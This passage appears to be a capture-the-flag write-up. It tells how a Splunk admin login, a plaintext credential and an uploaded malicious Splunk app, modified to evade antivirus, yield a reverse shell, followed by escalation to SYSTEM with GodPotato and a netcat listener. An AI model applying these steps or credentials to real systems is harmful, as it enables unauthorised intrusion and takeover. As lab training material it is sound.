
We got logged in the admin:Sp1unkadmin@2k24
This happened since Alexander.Green is a member of SPLUNK_ADMINS.

He is a member of SPLUNK_ADMINS group.
Also earlier we saw that the Splunk service is running as Alexander.Green. Apparantly we can create a malicious splunk app that after uploading executes and maintains persistence on the host.
https://github.com/0xjpuff/reverse_shell_splunk
This github repo helps us to create a malicious splunk application that we need to upload here.

From the repo we have this directory structure that needs to be a tar ball.

I will change the contents of rev.py, run.bat and run.ps1.

I modified the contents so that we bypass AV if running on the host.
I also removed the rev.py file as it was applicable for the linux installations and we are on windows.
Now we create a tarball of it.
1
tar -cvzf malicious.tgz splunkrevshell/

Successfully created a tarball, now we start a listener on port 9002 and we upload the tarball to the remote machine using the upload app feature.
Now we need to rename it to a .spl file since the application only accepts .spl files.

After an upload of the .spl file, it requires a restart of the application.

Just after the upload we get a hit back on our listener on port 9002 as Alexander.Green

So now we have a shell as Alexander.Green lets enumerate his session.
Shell as NT AUTHORITY\SYSTEM
Checking for the privileges alexander.green holds.
1
whoami /priv

So lets upload a GodPotato.exe and nc64.exe to the system and get a shell as NT AUTHORITY\SYSTEM.

Now we start a listener on port 9005 to receive a shell.
1
rlwrap -cAr nc -lnvp 9005

Got a very odd shell not returning output as intended, but this is a system’s shell.
But we can list the administrator’s desktop this means we are NT AUTHORITY\SYSTEM on the machine.

Rooted!
Thanks for reading 😎